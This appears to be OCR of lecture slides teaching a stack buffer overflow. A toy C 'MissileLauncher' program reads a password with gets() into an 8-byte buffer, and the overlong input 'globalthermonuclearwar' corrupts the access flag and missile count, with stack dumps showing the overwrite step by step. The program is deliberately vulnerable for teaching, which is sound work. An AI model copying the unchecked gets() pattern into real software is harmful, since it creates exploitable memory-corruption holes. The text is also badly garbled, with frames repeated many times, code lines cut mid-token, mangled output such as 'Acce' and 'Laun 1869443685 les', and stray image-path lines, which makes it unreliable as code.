    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Acce
Laun 1869443685 les
Acce
Operation complete
$
```

```
    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Acce
Laun 1869443685 les
Acce
Operation complete
$
```


```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Acce
Laun 1869443685 les
Acce
Operation complete
$
```

```
    i
    i
    }
    i
}

int ma
{
    pu
    au
    pu
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        l

    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

```
globalthermonuclearwar
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

